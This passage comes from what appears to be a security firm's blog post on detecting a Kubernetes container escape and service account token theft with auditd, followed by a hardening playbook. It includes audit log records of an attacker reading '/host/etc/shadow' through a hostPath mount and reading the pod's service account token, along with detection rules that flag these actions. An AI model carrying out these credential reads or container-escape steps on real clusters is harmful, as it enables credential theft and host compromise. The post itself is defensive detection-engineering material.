- Why did `-w /var/lib/kubelet/pods -p r -k k8s_sa_token_read` fire when the container read `/var/run/secrets/kubernetes.io/serviceaccount/token`? Because `kubelet` creates the projected tmpfs volume under `/var/lib/kubelet/pods/<pod-uid>/volumes/kubernetes.io~projected/...` on the host node and bind-mounts it into the container at `/var/run/secrets/kubernetes.io/serviceaccount`!
- `auditd` records both the `cat` binary (`pid=1682148`, `exe="/usr/bin/cat"`) and the `python3` script (`pid=1682149`, `exe="/usr/local/bin/python3.12"`) invoking `syscall=257` (`openat`) on the token (`key="k8s_sa_token_read"`).
Detection B: Catching the `hostPath` Escape Reading `/host/etc/shadow` (`key="host_shadow_access"`)
type=EXECVE msg=audit(1793830431.171:8443): argc=4 a0="head" a1="-n" a2="3" a3="/host/etc/shadow"
type=SYSCALL msg=audit(1793830431.173:8444): arch=c000003e syscall=257 success=yes exit=3 a0=ffffffffffffff9c a1=7fffffea0a5b a2=0 a3=0 items=1 ppid=1682279 pid=1682291 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="head" exe="/usr/bin/head" subj=? key="host_shadow_access" ARCH=x86_64 SYSCALL=openat AUID="unset" UID="root" GID="root"
type=PATH msg=audit(1793830431.173:8444): item=0 name="/host/etc/shadow" inode=2609 dev=08:01 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL OUID="root" OGID="shadow"Look closely at `audit(1793830431.173:8444)`: inside the privileged container, the attacker did not access `/etc/shadow`—they accessed name="/host/etc/shadow". Yet the host VM's `-w /etc/shadow -p rwa -k host_shadow_access` rule still triggered immediately! Why? Because `auditd` file watches attach to the kernel inode (`inode=2609 dev=08:01`) on the host disk, regardless of where that filesystem is mounted inside a container's mount namespace.
Part 7: Defensive Playbook — Locking Down Kubernetes & SIEM Rules
To prevent and detect this entire attack chain in production Kubernetes environments:
| Control Layer | Hardening Configuration | What It Stops |
|---|---|---|
| 1. Disable Token Automounting | Set automountServiceAccountToken: false on all application Pods and ServiceAccounts that do not explicitly communicate with the Kubernetes API. |
Eliminates `/var/run/secrets/kubernetes.io/serviceaccount/token` inside the container, stopping Management API attacks cold even if the app suffers RCE. |
| 2. Least-Privilege RBAC | Never grant `create`, `patch`, or `exec` on `pods` or `get`/`list` on `secrets` to application or shared runner ServiceAccounts. | Prevents stolen tokens from dumping Secrets or spawning privileged pods. |
| 3. Pod Security Standards (Restricted) | Enforce label pod-security.kubernetes.io/enforce: restricted on namespaces. |
Blocks creation of `privileged: true`, `hostPID: true`, `hostNetwork: true`, and `hostPath` volumes at the API admission layer. |
| 4. Kubernetes NetworkPolicy | Block egress from application pods to `10.0.0.1:443` (Management API) and `169.254.169.254` (Azure IMDS). | Prevents compromised containers from reaching the Kubernetes API Server over the network even if a token is present. |
| 5. Node `auditd` + K8s Audit Logs | Monitor `key="k8s_sa_token_read"` from unexpected binaries (`cat`, `curl`, `sh`) and alert on any `host_shadow_access` where `name!="/etc/shadow"`. | Provides immediate kernel-level detection of post-exploitation and container escape attempts. |
Want a hands-on Kubernetes security review or SIEM detection workshop?
Global SOC helps Australian engineering and security teams audit AKS/EKS clusters, lock down RBAC and Pod Security Standards, and engineer high-signal kernel and control-plane detections. Based in Glen Waverley, Melbourne.
Speak with Yogesh Explore Cybersecurity Services →